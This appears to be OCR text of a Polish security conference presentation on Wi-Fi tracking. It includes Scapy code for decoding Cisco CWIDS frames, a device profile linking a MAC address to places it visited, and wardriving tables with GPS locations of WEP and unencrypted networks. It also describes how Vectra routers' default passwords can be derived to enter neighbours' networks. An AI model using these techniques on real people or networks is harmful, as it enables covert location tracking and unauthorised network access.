
EXATEL

Deloitte.

Zebraliśmy więcej danych

profesjonalny agregator pakietów :)

access pointy uruchomione w trybie CWIDS (Cisco Wireless Intrustion Detection System)




EXATEL

Deloitte.

Narzędzia - Scapy

```
class CWIDSFrame(Packet):

     name = 'CWIDS packet '

     fields_desc = [ ShortField("version", 1), StrFixedLenField("Unknown1", "", 7),
ByteField("channel", 6), StrFixedLenField("Unknown2", "", 6), ShortField("original_length",
0), FieldLenField("captured_length", 0), StrFixedLenField("Unknown3", "", 8),
PacketLenField("dot11_frame", None, Dot11, length_from=lambda pkt: pkt.captured_length) ]

cwids_port = 1234

bind_layers(CWIDSFrame, CWIDSFrame)

bind_layers(UDP, CWIDSFrame, dport=cwids_port)
```




...tutaj dzieje się magia :)

EXATEL

Deloitte.

Narzędzia - Scapy



RadioTap(version=0, pad=0, present=18478L, len=18, notdecoded='\x00\x02\x85\t\xc0\x00\xb8\x06\x00\x00')/Dot11(proto=0L, FCfield=0L, subtype=4L, addr4=None, addr2='00:26:08:b6:0b:a8', addr3='ff:ff:ff:ff:ff:ff', addr1='ff:ff:ff:ff:ff:ff', SC=1024, type=0L, ID=0) /Dot11ProbeReq()/Dot11Elt(info='Wesola_Cafe', ID=0, len=11)/Dot11Elt (info='\x02\x04\x0b\x16', ID=1, len=4)/Dot11Elt(info='\x0c\x12\x18$0H`l', ID=50, len=8)/Dot11Elt(info='\x07', ID=3, len=1)/Dot11Elt (info='\x00\x10\x18\x02\x00\x00\x00\x00\x00', ID=221, len=9)

EXATEL

Deloitte.

Kilka skryptów później...


ESSID

{"ie": [{"data": "**47462053414c45204320442069 2045**", "id": 0}, {"data": "02040b16", "id": 1}, {"data": "0c1218243048606c", "id": 50}, {"data": "0c [...] 0", "id": 45}, {"data": "001 [...] 00", "id": 221}, {"data": "00 [...] 00", "id": 221}], "subtype": 4, "addr2": "**08:70:45:84:f6:2c**", "T": "**2016-03-10T08:38:00+0000**", "sc": 25920, "type": 0, "channel": **3**}

znacznik czasu

kanał radiowy

adres MAC klienta
wysyłającego probe




EXATEL

Deloitte.

Przykładowy profil (1)

dc:ce:bc:a1:10:9a|**4k0naqzwert2**|2 -> ul. Konduktorska, Warszawa
dc:ce:bc:a1:10:9a|Atigh-Hotel|3 dc:ce:bc:a1:10:9a|BjeE-SFVBV0VJRzZVMTA|4
dc:ce:bc:a1:10:9a|Cafe Rayka|4
dc:ce:bc:a1:10:9a|Charmy's Pasta|3
dc:ce:bc:a1:10:9a|**Free Airport WiFi Telekom**|3 -> lotnisko Berlin-Tegel

dc:ce:bc:a1:10:9a|**Free Boryspil Wi-Fi**|2 -> lotnisko Boryspol (Kijów, Ukraina)
dc:ce:bc:a1:10:9a|SHATEL93|2
dc:ce:bc:a1:10:9a|hotel termah|4
Dc:ce:bc:a1:10:9a|kolbeh|3
dc:ce:bc:a1:10:9a|**pwwifi**|1 -> Kampus PW
dc:ce:bc:a1:10:9a|**silk road**|5 -> O_o **dc:ce:bc**:a1:10:9a|vnet-5124B7|4 -> 0




OUI (Organization Unique Identifier) często identyfikuje producenta telefonu (zwłaszcza sprzętu Apple)


EXATEL

Deloitte.

Przykładowy profil (2)

select distinct sta_mac from probe_requests where lower(essid) = **'s_16_76'**;
7c:d1:c3:8c:a4:54
66:bc:ac:9c:d5:04
64:20:0c:ab:0c:52
26:e3:bf:0a:5d:bd
be:a7:77:7b:0c:20





EXATEL


Deloitte.


Czy jesteśmy zdani na WiGLE?

EXATEL

Deloitte.

http://wardriving.adamziaja.com (2010)





...statyczne oraz dynamiczne mapy sieci WiFi

...w 2010 roku przejechanie ok. 700 km w Katowicach i okolicach pozwoliło pozyskać informacje o 13,5 tyś sieci WiFi

EXATEL

Deloitte.

http://wardriving.adamziaja.com (2010)

SSID (nazwa sieci)	Orange_DE40
BSSID (adres MAC urządzenia)	00:26:91:DB:DE:42
Producent urządzenia	SagemCom
Kanał	6 (2,437 GHz)
Prędkość sieci	54 Mb/s
Sposób szyfrowania	WPA+TKIP, WPA+PSK, WPA+AES-CCM
Sygnał	-86 dBm
Pozycja GPS	+50° 12' 28.8",+18° 58' 23.61" (50.208001,18.973225)
Adres	Kasztanowa 5, Katowice, Polska
Pierwszy raz widziana	2010-10-08 16:51:56
Ostatni raz widziana	2011-01-02 14:55:13
Dodana do bazy	2011-01-01 19:37:16
Aktualizowana w bazie	2011-01-02 15:22:51

...najbliższe podatny AP
np. informacja z BSSID + SSID
Livebox (przepełnienie bufora, 2008)

...najbliższa sieć bez szyfrowania itd

BSSID	Nazwa sieci (SSID)	#	Sposób szyfrowania	Pozycja GPS
00:11:95:33:89:66	Bromba	6	WEP	+50° 12' 15.65",+18° 58' 16.76" A
00:4F:62:1B:1C:BD	czas	5	brak szyfrowania	+50° 12' 16.82",+18° 58' 16.09" A
00:90:96:00:00:02	wajha	6	WPA+TKIP, WPA+PSK	+50° 12' 25.05",+18° 58' 22.23" A
00:1D:92:17:5D:33	Pentagram P 6331-6	6	WPA+TKIP, WPA+PSK	+50° 12' 20.76",+18° 58' 18.11" A
00:26:91:DB:DE:42	Orange_DE40	6	WPA+TKIP, WPA+PSK, WPA+AES-CCM	+50° 12' 28.8",+18° 58' 23.61" A
00:1B:2F:64:22:02	Swaj	6	WPA+TKIP, WPA+PSK, WPA+AES-CCM	+50° 13' 46.27",+18° 56' 12.37" A
00:1D:7D:4B:50:B9	GIGABYTE	6	brak szyfrowania	+50° 12' 30.54",+18° 58' 25.37" A
00:1F:1F:47:AB:02	Dom	7	WEP	+50° 12' 34.53",+18° 58' 27.05" A
00:26:ED:98:F6:FC	ZTE_F6FC	6	WPA+TKIP, WPA+PSK	+50° 12' 33.81",+18° 58' 26.91" A
00:1F:1F:4F:09:32	Edimax	6	WEP	+50° 12' 36.73",+18° 58' 26.44" A
00:24:D2:96:D9:67	SpeedTouchD0B544	6	WPA+PSK, WPA+AES-CCM	+50° 12' 49.35",+18° 58' 18.87" A
00:26:91:DB:DB:4E	Orange_DB4C	6	WPA+TKIP, WPA+PSK, WPA+AES-CCM	+50° 12' 35.91",+18° 58' 25.99" A
00:27:19:FE:C4:E6	TP-LINK_FEC4E6	6	WEP	+50° 12' 39.24",+18° 58' 25.83" A

kanał 14 (2.484 GHz) - w Polsce tylko częstotliwości od 2.4 do 2.4835 GHz nie wymagają koncesji

EXATEL

Deloitte.

http://wardriving.adamziaja.com (2010)

```
Sieci z podziałem na udostępniony sposób szyfrowania:
 WPA   8102  60.337%
 WEP   3746  27.897%
 brak  1580  11.766%

Sieci z udostępnionym szyfrowaniem WPA z podziałem na sposób wymiany klucza:
 PSK     8023  99.02%
 RADIUS  79     0.98%

Sieci z szyfrowaniem WPA z podziałem na WPA i WPA2:
 WPA TKIP  6573  55.073%
 WPA2 AES  5362  44.927%
```

...kiedyś było słabo z bezpieczeństwem WiFi

✅ WPA2 z dobrym hasłem

EXATEL

Deloitte.

aktualnie dużo się **nie zmieniło** w kontekscie bezpieczeństwa


EXATEL

Deloitte.

Vectra (...-2016, *Warszawa*)

- hasłem do Wi-Fi jest MAC (**12 znaków**) pisany małymi literami.
- nazwa sieci Wi-Fi składa się z członu "VNET-" oraz drugiej połowy MAC (**6 znaków**).
- pierwsza połowa MAC przypisana jest do *vendora* (**6 znaków**).
- sąsiedzi prawdopodobnie mają ten sam model modemu, co za tym idzie pierwsze 6 znaków naszego hasła oraz 6 znaków z nazwy sieci Wi-Fi sąsiada daje nam dostęp do sieci sąsiada… :)
- jeśli hasło nie pasuje to jest kilkadziesiąt kombinacji (modemy z serii Cisco EPC np. 3212, 3925, 3208, 3010, 3008, 3928, 2100 = możliwe 32 kombinacje)
- generator możliwych haseł http://adamziaja.com/misc/vectra.php (2014-...)

UPC (2016)



https://niebezpiecznik.pl/post/lamacz-hasel-do-sieci-wi-fi-dla-niektorych-routerow-upc/

EXATEL

Deloitte.


Czas na coś zupełnie innego...

(urządzenie ułatwiające prowadzenie prezentacji)

EXATEL

Deloitte.

Nieudokumentowana funkcjonalność :)

